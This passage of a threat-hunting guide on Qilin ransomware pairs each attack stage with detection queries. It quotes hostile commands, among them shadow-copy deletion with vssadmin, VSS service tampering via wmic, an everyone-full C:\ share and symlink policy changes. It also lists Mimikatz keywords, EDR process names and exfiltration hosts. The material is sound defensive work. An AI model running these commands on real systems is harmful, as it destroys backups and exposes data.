(norm_id=WinServer event_id=4698 (-command IN ["*MpCmdRun.exe","*msfeedssync.exe","*usoclient.exe",
"*\officesvcmgr.exe", "*\OneDriveStandaloneUpdater.exe", "*\OfficeC2RClient.exe", "*\Program Files\Microsoft
Office\root\VFS\ProgramFilesCommonX64\Microsoft Shared\Office*", "*sdxhelper.exe", "*\Program Files
(x86)\Google\GoogleUpdater\*updater.exe*", "*platform_experience_helper.exe*"]
OR (-task="\CreateExplorerShellUnelevatedTask" command="*explorer.exe")))
```

Suspicious Scheduled Task Creation

The Scheduled Task Creation Detected alert captures all scheduled task creation events within the environment. To refine hunting efforts and reduce noise, we can use Suspicious Scheduled Task Creation alert to focus specifically on tasks configured to execute binaries from high-risk directories commonly abused by threat actors, such as C:\Users\, Temp, ProgramData.

```
norm_id=WinServer label=Schedule label=Task label=Create
command IN ["*C:\Users\*", "*C:\Windows\Temp\*", "*C:\ProgramData\*"]
-command="C:\ProgramData\Microsoft\Windows Defender\Platform\*"
```

Suspicious Scheduled Task Creation via Masqueraded XML File

Furthermore, We can use Suspicious Scheduled Task Creation via Masqueraded XML File alert to detect cases where schtasks.exe creates tasks using the /create and /xml parameters, a technique often abused by threat actors to import malicious task definitions from crafted XML files.

```
label="Process" label=Create "process"="*\schtasks.exe"
command IN ["*/create*", "*-create*"]  command IN ["*/xml*", "*-xml*"]
(-integrity_level=system OR -integrity_label=*system*)
-command = *.xml*
((-parent_process IN ["*:
\ProgramData\OEM\UpgradeTool\CareCenter_*\BUnzip\Setup_msi.exe",
"*:\Program Files\Axis Communications\AXIS Camera Station\SetupActions.exe",
"*:\Program Files\Axis Communications\AXIS Device Manager\AdmSetupActions.exe",
"*:\Program Files (x86)\Zemana\AntiMalware\AntiMalware.exe", "*:\Program
Files\Dell\SupportAssist\pcdrcui.exe"]) OR (-parent_process = "*\rundll32.exe"
command ="*:\\WINDOWS\\Installer\\MSI*.tmp,zzzzInvokeManagedCustomActionOutOfProc" ))
```

Windows User Account Created via Command Line

In one observed case, Qilin created a backdoor administrative account named Supportt to maintain persistent elevated access within the compromised environment. The account name was likely chosen to resemble legitimate support-related accounts, allowing it to blend into enterprise environments and avoid immediate detection.

We can use Windows User Account Created via Command Line alert to detect this activity by monitoring process creation events involving account creation commands such as net user <username> /add or the PowerShell cmdlet New-LocalUser. This detection helps identify account creation attempts that may indicate persistence or privilege escalation within the environment.

```
label="Process" label=Create ((command="*net user*" command="*add*") OR ("*New-LocalUser*"))
```

RDP Registry Modification

To maintain persistent remote access, Qilin has been observed modifying Windows Registry settings associated with Remote Desktop Protocol (RDP). Qilin has been observed altering the registry value HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\fDenyTSConnections and set it to 0, which enables inbound RDP connections on the compromised host and removes existing connection restrictions.

The RDP Registry Modification alert can be used to detect this activity by monitoring registry value changes related to RDP configuration, including modifications to fDenyTSConnections and UserAuthentication. By identifying instances where these values are set to DWORD (0x00000000), the alert helps uncover attempts to enable or weaken RDP security controls, which may indicate persistence or lateral movement activity.

```
label=Registry label=Value label=Set
target_object IN ["*\CurrentControlSet\Control\Terminal Server\WinStations\RDP-
Tcp\UserAuthentication", "*\CurrentControlSet\Control\Terminal
Server\fDenyTSConnections"] detail="DWORD (0x00000000)"
```

Privilege Escalation

User Added to Privileged or Remote Access Group

To escalate privileges within compromised environments, Qilin has been observed leveraging native Windows utilities to modify local group memberships. Specifically, Qilin uses the built-in net utility to to add attacker-controlled accounts to privileged groups.

We can use User Added to Privileged or Remote Access Group aler to detect this activity by monitoring process creation events involving net localgroup with the /add parameter or the Add-LocalGroupMember cmdlet targeting sensitive groups such as Administrators.

```
label="Process" label=Create
(((command="*localgroup *" command="* /add*") OR (command="*Add-LocalGroupMember *"
command="* -Group *"))
command IN ["*Administrators*", "*Group Policy Creator Owner*", "*Schema Admin*",
"*Remote Desktop User*"])
```

File or Folder Permissions Modifications

Qilin ransomware has been observed creating a network share using the command net share c=c:\ /grant:everyone,full, which exposes the entire C:\ drive and grants Full Control permissions to the Everyone group.
The File or Folder Permissions Modifications alert detects execution of net.exe with permission-modifying arguments. By monitoring for commands that grant broad access rights, such as /grant:everyone,full, the alert helps identify attempts to expose critical directories and weaken access controls behavior consistent with ransomware propagation.


```
label="Process" label=Create
(("process" IN ["*\cacls.exe", "*\icacls.exe", "*\net.exe", "*\net1.exe"] command IN
["*/grant*", "*/setowner*", "*/inheritance:r*","*SETINTEGRITYLEVEL*"])
OR ("process" = "*\attrib.exe" command="*-r*")
OR "process"="*\takeown.exe")
-(command="*ICACLS C:\ProgramData\dynatrace\gateway\config\connectivity.history /
reset" OR (command="*ICACLS C:\ProgramData\dynatrace\gateway\config\config.properties
/grant :r *" command="*S-1-5-19:F*")
OR (command="*\AppData\Local\Programs\Microsoft VS Code*" OR
parent_process="*\Microsoft VS Code\Code.exe"))
```

Defense Evasion

Suspicious Fsutil Invocation

Qilin ransomware has been observed modifying Windows symbolic link evaluation policies using the native fsutil utility. Specifically, it executes commands such as fsutil behavior set SymlinkEvaluation R2R:1 and fsutil behavior set SymlinkEvaluation R2L:1 to enable Remote-to-Remote and Remote-to-Local symlink traversal.
The Suspicious Fsutil Invocation alert detects execution of fsutil.exe with arguments that modify filesystem behavior, such as changes to SymlinkEvaluation settings such as R2L:1, R2R:1, L2L:1.

```
label="Process" label=Create
(("process"="*\fsutil.exe" OR file="fsutil.exe")
(command IN ["*deletejournal*", "*createjournal*", "*setZeroData*", "*drives*"] OR
(command="*fsutil*" command="*behavior*" command="*set*" command="*SymlinkEvaluation*"
command IN ["*R2L:1*", "*R2R:1*", "*L2L:1*"])))
```



EnableLinkedConnections Registry Modification

Qilin ransomware has been observed modifying the Windows registry value HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLinkedConnections and setting it to 1. When this value is set to 1, Windows links mapped network drives between standard and elevated sessions. This means that drives mapped by a user become accessible to processes running with administrative privileges.

The EnableLinkedConnections Registry Modification alert helps detect this activity by monitoring registry events where the EnableLinkedConnections value is modified and set to 1, which enables linked connections between standard and elevated sessions which provides visibility into attempts to expand access to mapped network drives and reduce UAC session isolation.

```
label=Registry label=Value label=Set
target_object="*\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLinkedC
onnections"detail="DWORD (0x00000001)"
```

Suspicious Eventlog Clearing or Configuration Change Activity

Qilin ransomware has been observed programmatically enumerating and clearing Windows Event Logs using PowerShell and the .NET System.Diagnostics.Eventing.Reader.EventLogSession API. By retrieving all available log names and invoking the ClearLog() method against each log, Qilin removes event records across security, system, application, and custom logs.

The Suspicious EventLog Clearing or Configuration Change Activity alert helps detect this behavior by monitoring process creation events for known log-clearing utilities such as wevtutil.exe, wmic.exe, and PowerShell-based log manipulation commands, including Clear-EventLog, Clear-WinEvent, and direct usage of the EventLogSession and ClearLog API methods.

```
label="Process" label="Create"
(("process"="*\wevtutil.exe" OR file="wevtutil.exe" command IN ["*clear-log *", "* cl
*", "*set-log *", "* sl *", "*lfn:*"])
OR ("process" IN ["*\powershell.exe", "*\powershell_ise.exe", "*\pwsh.exe"] (command
IN ["*Clear-EventLog *", "*Remove-EventLog *", "*Limit-EventLog *", "*Clear-WinEvent
*"]  OR (command="*Eventing.Reader.EventLogSession*" command="*ClearLog*")
OR (command="*Diagnostics.EventLog*" command="*Clear*")))
OR ("process" IN ["*\powershell.exe", "*\powershell_ise.exe", "*\pwsh.exe",
"*\wmic.exe"] command="*ClearEventLog*" -(parent_process IN ["C:
\Windows\SysWOW64\msiexec.exe", "C:\Windows\System32\msiexec.exe"] command="* sl
*")))
```

RestrictedAdminMode Registry Value Tampering

Qilin modifies the DisableRestrictedAdmin registry value under HKLM\SYSTEM\CurrentControlSet\Control\Lsa, altering Remote Desktop authentication behavior and enabling Restricted Admin mode.

The RestrictedAdminMode Registry Value Tampering alert helps detect this activity by monitoring registry value modification events targeting System\CurrentControlSet\Control\Lsa\DisableRestrictedAdmin.

```
label=Registry label=Set label=Value
target_object="*System\CurrentControlSet\Control\Lsa\DisableRestrictedAdmin"
```

Hunting for EDR Killer

Qilin ransomware has been observed deploying EDR-killing techniques to disable endpoint security controls prior to encryption. This includes loading malicious or vulnerable kernel-mode drivers (BYOVD) to terminate security processes at the kernel level, leveraging tools such as HRSword via elevated execution (mshta with runas), abusing signed but vulnerable drivers like eskle.sys, and dropping additional driver components from temporary locations.
Suspicious MSHTA Process Pattern
We can use the alert Suspicious MSHTA Process Pattern to detect the observed execution of HRSword via mshta.exe, where VBScript was used to invoke ShellExecute with the runas parameter to launch cmd.exe and execute HRSWOR~1.BAT with elevated privileges.

```
label="Process" label=Create
(("process"="*\mshta.exe" OR file="MSHTA.EXE"
((parent_process IN
["*\cmd.exe","*\powershell.exe","*\pwsh.exe","*\regsvr32.exe","*\rundll32.exe","*\wscr
ipt.exe", "*explorer.exe" ]
OR command IN ["*\AppData\Local*", "*C:\Windows\Temp*", "*C:\Users\*"] command IN
["*.htm*", "*.hta*","*.vbs"])
OR command IN ["*javascript*", "*vbscript*", "*.dll*", "*.jpg*", "*.jpe*", "*.png*",
"*.svg*", "*.bmp*", "*.lnk*", "*.conf*", "*.tmp*", "*.log*", "*.xls*", "*.doc*",
"*.csv*", "*.ppt*", "*.xml*", "*.yaml*", "*.yml*", "*.json*", "*.txt*", "*.zip*",
"*.7z*", "*.rar*", "*.gz*", "*.bat*", "*.pdf*", "*.gif*", "*.ini*","*.rtf*"]
OR command="*http://*"
OR
-("process" IN ["C:\Windows\System32*", "C:\Windows\SysWOW64*" ]
OR command IN ["*mshta.exe","*mshta","*.htm*", "*.hta*" ])))
OR (parent_process="*\mshta.exe" "process" IN ["*\cmd.exe", "*\powershell.exe",
"*\wscript.exe", "*\cscript.exe", "*\sh.exe", "*\bash.exe", "*\reg.exe",
"*\regsvr32.exe", "*\bitsadmin.exe"]))
```

Potential msimg32.dll Side Loading

Recent observations indicate that Qilin may leverage legitimate applications to sideload a malicious msimg32.dll, enabling stealthy initial execution. This technique abuses the Windows DLL search order, where an application loads a DLL from its local directory instead of the trusted system path.

Under normal conditions, msimg32.dll is expected to be loaded from C:\Windows\System32 or C:\Windows\SysWOW64. Any instance of this DLL being loaded from outside these standard directories should be treated as suspicious and requires further investigation, as it may indicate potential DLL sideloading activity.

The following query can be used to hunt for this behavior behavior

```
label=Image label=Load Image="*\msimg32.dll"
-Image IN ["*C:\Windows\System32*", "*C:\Windows\Syswow64*"]
```

Suspicious Driver Load (BYOVD Detection)

We can use the alert Suspicious Driver Load to hunt for the suspicious driver load. SUSPICIOUS_DRIVER is a static list of known suspicious, vulnerable, and potentially exploited drivers.

```
label=Image label=Load image IN SUSPICIOUS_DRIVER
```

Driver Load via Registry Modification

Additionally, we can monitor registry events to identify direct driver loading through registry modification or tampering.

```
label=Registry label=Set label=Value detail IN SUSPICIOUS_DRIVER
```

Driver Load from Suspicious Location

Furthermore, we can hunt for drivers loaded from suspicious or user-writable directories commonly abused by threat actors, such as ProgramData, AppData\Local, AppData\Roaming, and Users\Public, using Sysmon driver load events.

```
norm_id="WindowsSysmon" event_id=6
path IN ["C:\ProgramData*", "*\AppData\Local*", "*\AppData\Roaming*", "C:
\Users\Public*"]
```

Termination of EDR Processes

Analysts can also monitor suspicious termination of critical EDR and security-related processes. To enable this visibility, the Sysmon configuration should be updated to log process termination events for known EDR services and agents. By tracking Process Terminate events and matching them against a defined list of security process names, Analyst can detect attempts to forcibly stop endpoint protection solutions as part of EDR evasion activity.

```
label="Process" label=Terminate
"process" IN ["*activeconsole*", "*anti malware*", "*anti-malware*", "*antimalware*",
"*anti virus*", "*anti-virus*", "*antivirus*", "*appsense*", "*authtap*", "*avast*",
"*avecto*", "*canary*", "*carbonblack*", "*carbon black*", "*cb.exe*", "*ciscoamp*",
"*cisco amp*", "*countercept*", "*countertack*", "*cramtray*", "*crssvc*",
"*crowdstrike*", "*csagent*", "*csfalcon*", "*csshell*", "*cybereason*",
"*cyclorama*", "*cylance*", "*cyoptics*", "*cyupdate*", "*cyvera*", "*cyserver*",
"*cytray*", "*darktrace*", "*defendpoint*", "*defender*", "*eectrl*", "*elastic*",
"*endgame*", "*f-secure*", "*forcepoint*", "*fireeye*", "*groundling*",
"*GRRservic*", "*inspector*", "*ivanti*", "*kaspersky*", "*lacuna*", "*logrhythm*",
"*malware*", "*mandiant*", "*mcafee*", "*morphisec*", "*msascuil*", "*msmpeng*",
"*nissrv*", "*omni*", "*omniagent*", "*osquery*", "*palo alto networks*",
"*pgeposervice*", "*pgsystemtray*", "*privilegeguard*", "*procwall*",
"*protectorservic*", "*qradar*", "*redcloak*", "*secureworks*",
"*securityhealthservice*", "*semlaunchsv*", "*sentinel*", "*sepliveupdat*",
"*sisidsservice*", "*sisipsservice*", "*sisipsutil*", "*smc.exe*", "*smcgui*",
"*snac64*", "*sophos*", "*splunk*", "*srtsp*", "*symantec*", "*symcorpu*",
"*symefasi*", "*sysinternal*", "*sysmon*", "*tanium*", "*tda.exe*", "*tdawork*",
"*tpython*", "*vectra*", "*wincollect*", "*windowssensor*", "*wireshark*",
"*threat*", "*xagt.exe*", "*xagtnotif.exe*", "*mssense*"]
```

Credential Access

Browser Credential Files Accessed

Qilin has been observed accessing browser-related artifacts, indicating deliberate interaction with stored browser data such as credential databases, cookies, session tokens, and encryption keys.

The Browser Credential Files Accessed alert detects this activity by monitoring file access events where sensitive browser credential and cookie storage files are read by processes other than legitimate browsers or trusted system components.

```
label=File label=Access ((path IN ["*\AppData\Local\Google\Chrome\User
Data\Default\Network\Cookies*","*\Appdata\Local\Chrome\User Data\Default\Login
Data*","*\AppData\Local\Google\Chrome\User Data\Local State*"] object_name IN
["*\Appdata\Local\Microsoft\Windows\WebCache\WebCacheV01.dat","*\cookies.sqlite"])
OR
object_name IN ["*\Microsoft\Edge\User Data\Default\Web Data",
"*Firefox*release\logins.json","*firefox*release\key3.db","*firefox*release\key4.db
"]) -"process" IN ["*\firefox.exe", "*\chrome.exe","C:\Program Files\*","C:\Program
Files (x86)\*",
"C:\WINDOWS\system32\*","*\MsMpEng.exe","*\MpCopyAccelerator.exe","*\thor64.exe",
"*\thor.exe"]
-parent_process IN ["C:\Windows\System32\msiexec.exe"]
-("process"=system parent_process=idle) "access"="ReadData*"
```

> In the alert we have only supported the most used browsers, so to monitor for access of credential files of other browsers, you must include the credential file name and exclude the browser process name. To generate logs related to file operations, auditing must be enabled for the folders where the files are located.

Mimikatz Command Line Detected

Qilin has been observed leveraging Mimikatz to extract sensitive credentials from compromised systems and clear Windows event logs to evade detection.

The Mimikatz Commandline Detected alert helps identify this activity by flagging process executions containing known Mimikatz command-line keywords and module names.

```
label="Process" label=Create command IN ["*DumpCreds*", "*mimikatz*",
"*::aadcookie*", "*::detours*", "*::memssp*", "*::mflt*", "*::ncroutemon*",
"*::ngcsign*", "*::printnightmare*", "*::skeleton*", "*::preshutdown*", "*::mstsc*",
"*::multirdp*", "*rpc::*", "*token::*", "*crypto::*", "*dpapi::*", "*sekurlsa::*",
"*kerberos::*", "*lsadump::*", "*privilege::*", "*process::*",
"*vault::*","*misc::*","*event::*","*IIS::AppHost*","*net::*","*sid::*",
"*standard::*"]
```

LSASS Memory Dump Detected

Similarly, the LSASS Memory Dump Detected alert monitors for processes that open lsass.exe with elevated access rights. Since LSASS stores critical security data such as authentication material and access tokens, unauthorized access to this process is a strong indicator of credential dumping or token harvesting activity.

```
label="Process" label=Create command IN ["*DumpCreds*", "*mimikatz*", "*::aadcookie*",
"*::detours*", "*::memssp*", "*::mflt*", "*::ncroutemon*", "*::ngcsign*",
"*::printnightmare*", "*::skeleton*", "*::preshutdown*", "*::mstsc*", "*::multirdp*",
"*rpc::*", "*token::*", "*crypto::*", "*dpapi::*", "*sekurlsa::*", "*kerberos::*",
"*lsadump::*", "*privilege::*", "*process::*",
"*vault::*","*misc::*","*event::*","*IIS::AppHost*","*net::*","*sid::*",
"*standard::*"]
```

WDigest Registry Modifications

Qilin has been observed modifying the Windows WDigest authentication setting by adding a registry value that enables the storage of plaintext credentials in memory. By setting UseLogonCredential to 1, the system is configured to retain clear-text logon credentials in memory during authentication, increasing the risk of credential theft. The Wdigest Registry Modification alert can be used to detect this activity by monitoring registry value set events targeting WDigest\UseLogonCredential where the value is changed to DWORD (0x00000001), providing visibility into attempts to enable insecure credential storage.

```
label=Registry label=Value label=Set
target_object="*WDigest\UseLogonCredential" detail="DWORD (0x00000001)"
```

Hunting for the SharpDecryptPwd

To hunt for the execution of SharpDecryptPwd, we can monitor process creation events and filter for executions of SharpDecryptPwd where the command line references supported client applications such as WinSCP, Navicat, Xmanager, TeamViewer, FileZilla, Foxmail, TortoiseSVN, Chrome, RDCMan, or SunLogin.

```
label="Process" label=Create "process"="*\SharpDecryptPwd" command IN ["*WinSCP*",
"*Navicat*", "*Xmanager*", "*TeamViewer*", "*FileZilla*", "*Foxmail*",
"*TortoiseSVN*", "*Chrome*", "*RDCMan*", "*SunLogin*"]
```

In addition, we can monitor file creation events for text files named after these client applications, as SharpDecryptPwd typically writes decrypted credentials to output files matching the application name.

```
label="File" label="Create" label="Overwrite" file IN ["WinSCP.txt", "Navicat.txt",
"Xmanager.txt", "TeamViewer.txt", "FileZilla.txt", "Foxmail.txt", "TortoiseSVN.txt",
"Chrome.txt", "RDCMan.txt", "*SunLogin.txt"]
```

Discovery

Possible Active Directory Enumeration via AD Module

Qilin has been observed using PowerShell Active Directory modules to perform domain enumeration within compromised environments. This includes importing the ActiveDirectory module to query domain users, groups, computers, and trust relationships.

The Possible Active Directory Enumeration via AD Module alert helps detect this activity by monitoring PowerShell script block logging events for commands that import the Active Directory module.

```
norm_id=WinServer event_id=4104
script_block IN ["Import-Module *Microsoft.ActiveDirectory.Management.dll*", "*ipmo
Microsoft.ActiveDirectory.Management.dll*","*Import-Module ActiveDirectory*"]
```

In addition, process creation events can also be monitored to detect execution of PowerShell commands that import the Active Directory module.

```
label="Process" label=Create
command IN ["Import-Module *Microsoft.ActiveDirectory.Management.dll*", "*ipmo
Microsoft.ActiveDirectory.Management.dll*", "*Import-Module ActiveDirectory*"]
```

We can use the following hunting query to hunt for process creation events where PowerShell cmdlets from the Active Directory module are executed.

```
label="Process" label=Create
command IN ["*-ADAccount*", "*-ADUser*", "*-ADGroup*", "*-ADComputer*", "*-ADObject*",
"*-ADDomain*", "*-ADForest*", "*-ADTrust*", "*-ADServiceAccount*", "*-ADReplication*",
"*-ADCentralAccess*", "*-ADAuthentication*", "*-ADClaim*", "*-ADResourceProperty*",
"*-ADOrganizationalUnit*", "*-ADOptionalFeature*", "*-ADDClon*"]
```


In addition, We can use the below hunting query to hunt for PowerShell script block logging to detect execution of Active Directory cmdlets directly within scripts.

```
norm_id=WinServer event_id=4104 script_block IN ["*-ADAccount*", "*-ADUser*", "*-
ADGroup*", "*-ADComputer*", "*-ADObject*", "*-ADDomain*", "*-ADForest*", "*-ADTrust*",
"*-ADServiceAccount*", "*-ADReplication*", "*-ADCentralAccess*", "*-
ADAuthentication*", "*-ADClaim*", "*-ADResourceProperty*", "*-ADOrganizationalUnit*",
"*-ADOptionalFeature*", "*-ADDClon*"]
```

Reconnaissance Activity with Nltest

We can use Reconnaissance Activity with Nltest alert to identify potential reconnaissance activity involving the use of nltest, helping uncover domain enumeration and trust discovery attempts within the environment.

```
label="Process" label=Create("process"="*\nltest.exe" OR file="nltestrk.exe")
(command="*/server*" command="*/query*") OR command IN ["*user*", "*all_trusts*",
"*dclist:*", "*dnsgetdc:*", "*domain_trusts*", "*dsgetdc:*", "*parentdomain*",
"*trusted_domains*"])
```



Netscan tools have also been frequently observed in Qilin campaigns for network discovery and scanning activities.


We can use the following hunting query to identify execution of Netscan within the environment.

```
label="Process" label=Create
"process"="*\netscan.exe" OR file="netscan.exe" OR application="Network Scanner"
OR message="Application for scanning networks"
```

Lateral Movement

PsExec Tool Execution Detected

Qilin has been observed leveraging Sysinternals PsExec to facilitate lateral movement across compromised environments. PsExec leaves multiple forensic artifacts that defenders can use to trace its activity. As illustrated in the chart, the sequence typically begins with a network logon (Event ID 4624), followed by privileged logon activity (Event ID 4672). The attacker then copies PSEXESVC.exe to the remote host via the ADMIN$ share (Event ID 5140/5145). A temporary service named PSEXESVC is installed and started (Event ID 7045/7036), which launches the attacker's payload. Finally, command interaction occurs over SMB named pipes, leaving additional logging artifacts.



Execution flow of PsExec

The PsExec Tool Execution Detected alert helps identify this activity by monitoring service creation and execution events associated with PSEXESVC, as well as related file creation events and named pipe activity. Specifically, it detects the creation or start of the PSEXESVC service (Event IDs 7045/7036), file creation events involving PSEXESVC.exe, and SMB pipe communications linked to \PSEXESVC.

```
(norm_id=WinServer service="PSEXESVC"
(event_id=7045 event_source="Service Control Manager" file="PSEXESVC.exe")
OR (event_id=7036))
OR (norm_id=WindowsSysmon ((event_id=11 file="PSEXESVC.exe")
OR (event_id IN [17, 18] pipe="\PSEXESVC*")))
```

Suspicious PsExec Execution Detected

The Suspicious PsExec Execution Detected alert is designed to identify scenarios where an attacker attempts to evade standard PsExec detections by changing the default service name using the -r parameter. By default, PsExec installs a temporary service named PSEXESVC and communicates over SMB named pipes such as PSEXESVC-stdin, PSEXESVC-stdout, and PSEXESVC-stderr. Because many organizations may legitimately use PsExec for administration tasks, detections that rely solely on the default service name may generate noise or be bypassed if the service name is altered.

This alert addresses that gap by monitoring SMB share access events (Event ID 5145) to the IPC$ share and looking for named pipe interactions related to PsExec-style input/output channels such as *-stdin, *-stdout, *-stderr while explicitly excluding those that begin with the default PSEXESVC prefix. If such pipe activity is observed without the standard service name pattern, it strongly suggests that PsExec is being used with a custom service name.

```
norm_id=WinServer event_id=5145  share_name="*IPC$*"
relative_target IN ["*-stdin", "*-stdout", "*-stderr"]
-relative_target="PSEXESVC*"
```

Collection

Qilin has been observed leveraging WinRAR to archive collected data prior to exfiltration, using a specific combination of command-line switches to automate compression and minimize user visibility. The use of flags such as -ep1, -scul, -r0, -iext, and -imon1 indicates structured, non-interactive archive creation consistent with data staging activity observed in Qilin campaigns.

The following hunting query can be used to identify instances where WinRAR.exe is executed with this specific combination of switches observed in Qilin Campaign.

```
label="Process" label=Create "process"="*\WinRAR.exe" command="*-ep1*" command="*-
scul*" command="*-r0*" command="*-iext*" command="*-imon1*"
```

Command and Control

Suspicious Msiexec Usage Detected

In multiple observed campaigns, Qilin has been seen leveraging ScreenConnect as part of its Command-and-Control (C2) operations. In several instances, the ScreenConnect installer was dropped into temporary directories prior to execution. As ScreenConnect is commonly distributed as an MSI installer, attackers can deploy it using msiexec.exe, often in silent or unattended mode to avoid drawing attention.
The Suspicious Msiexec Usage Detected alert can be used to identify potentially malicious MSI-based installations, particularly when msiexec.exe is executed from user-writable directories, launched with silent installation switches, or used to retrieve packages over HTTP/HTTPS.

```
(label="Process" label=Create (("process"="*\msiexec.exe"
(command IN ["*C:\Users*","*\ProgramData*", "*\AppData\Local*", "*\AppData\Roaming*",
"*\Users\Public*"] command="*msi*")
OR
(command ="*://*")
OR
(command IN ["*/i*", "*-i*"] ((command IN ["*/q*", "*/quiet*", "*/qn*", "*-q*", "*-
quiet*", "*-qn*"])
OR (command IN ["*-Q-I*", "*-I-Q*", "*/q-i*", "*-q/i*", "*/q/i*" ]))
-(parent_image="*setup*") -integrity_level=SYSTEM)
OR
("process"="*/msiexec.exe" command="*http*")
OR
(-"process" IN ["C:\Windows\System32\*", "C:\Windows\SysWOW64\*", "C:
\Windows\WinSxS\*"]))     OR
("parent_process"="*\msiexec.exe"
"process" IN ["*\cmd.exe","*\powershell.exe","*\icacls.exe","*\expand.exe",
"*\rundll32.exe", "*\pwsh.exe"]))
```

Furthermore, we can use the below hunting query to look for post-installation activity where ScreenConnect is used to spawn command execution on the host, which may indicate interactive attacker control. This query helps identify instances where ScreenConnect's client service launches cmd.exe, particularly when commands reference temporary ScreenConnect directories. Such behavior may suggest that the RMM tool is being actively used to execute commands remotely, which aligns with command-and-control activity.

```
label="Process" label=Create
parent_process="*\ScreenConnect.ClientService.exe"
"process"="*\cmd.exe" OR file="Cmd.Exe"
command="*\TEMP\ScreenConnect\*"
```


Exfiltration

Network Connection to the Suspicious Server

Qilin has been observed leveraging easyupload[.]io to exfiltrate collected data during post-compromise operations. Threat actors frequently rely on public file-sharing platforms, paste sites, cloud storage services, and messaging APIs to stage and transfer stolen data while blending into legitimate web traffic. Monitoring outbound connections to these services can help identify potential data exfiltration activity.

The alert Network Connection to the Suspicious Server helps to detect network connections to commonly abused file-sharing and data transfer platforms, including easyupload[.]io and similar services often leveraged for exfiltration.

```
url IN ["*dl.dropboxusercontent.com*","*.pastebin.com*", "*cdn.discordapp.com/
attachments*","*mediafire.com*","*userstorage.mega.co.nz*",
"*mega.nz*","*ddns.net*","*.paste.ee*", "*.hastebin.com/raw/*","*.ghostbin.co/*",
"*ufile.io*","*anonfiles.com*", "send.exploit.in*","*transfer.sh*", "*privatlab.net*",
"*privatlab.com*","*sendspace.com*","*pastetext.net*","*pastebin.pl*","*paste.ee*",
"*api.telegram.org*", "*easyupload.io*"]
OR
domain IN ["*dropboxusercontent.com*","*pastebin.com*",
"*cdn.discordapp.com","*mediafire.com*","*userstorage.mega.co.nz",
"*mega.nz*","*ddns.net","*.paste.ee", "*.hastebin.com","*ghostbin.co",
"*ufile.io","*anonfiles.com", "send.exploit.in","transfer.sh", "privatlab.net",
"*privatlab.com","*sendspace.com","*pastetext.net","*pastebin.pl","*paste.e*",
"*api.telegram.org", "*easyupload.io*"]
```



Impact

During the impact phase, Qilin has been observed executing a sequence of commands to inhibit system recovery by manipulating the Volume Shadow Copy Service (VSS). Initially, Qilin executes,

```
wmic service where name='vss' call ChangeStartMode Manual
```

This command changes the VSS service startup type to Manual, allowing the attacker to start the service, delete shadow copies, and later disable it to prevent recovery.
We can use the following hunting query to identify suspicious service configuration changes performed via WMIC, specifically attempts to modify the startup mode of critical services such as VSS.

```
label="Process" label=Create command="*wmic*" command="*vss*" command="*call*"
command="*ChangeStartMode *"
```

Shadow Copy Deletion Using OS Utilities Detected

After modifying the service start mode, Qilin has been observed starting the Volume Shadow Copy Service (VSS) using net start vss and then deleting all shadow copies with vssadmin.exe delete shadows /all /quiet.
To hunt for this behavior, we can leverage the Shadow Copy Deletion Using OS Utilities Detected alert, which identifies the use of built-in Windows utilities such as vssadmin.exe, wmic.exe, diskshadow.exe, PowerShell/WMI, and wbadmin.exe to delete or tamper with shadow copies, including commands containing shadow and delete.

```
label="Process" label=Create (("process" IN ["*\powershell.exe", "*\pwsh.exe",
"*\wmic.exe", "*\vssadmin.exe", "*\diskshadow.exe"]
OR
file IN ["PowerShell.EXE", "pwsh.dll", "wmic.exe", "VSSADMIN.EXE", "diskshadow.exe" ])
command="*shadow*" command="*delete*")
OR
(("process"= "*\wbadmin.exe" OR file="WBADMIN.EXE")
command="*delete*" command="*catalog*" command="*quiet*")
OR
("process"="*\vssadmin.exe" OR file="VSSADMIN.EXE"
((command="*resize*" command="*shadowstorage*")
OR
command IN ["*unbound*","*/MaxSize=*"]))
OR (command IN ["*Get-WmiObject*", "*gwmi*", "*Get-CimInstance*", "*gcim*"]
command="*'Win32_Shadowcopy*" command IN ["*.Delete()*", "*Remove-WmiObject*",
"*rwmi*", "*Remove-CimInstance*", "*rcim*"])
```

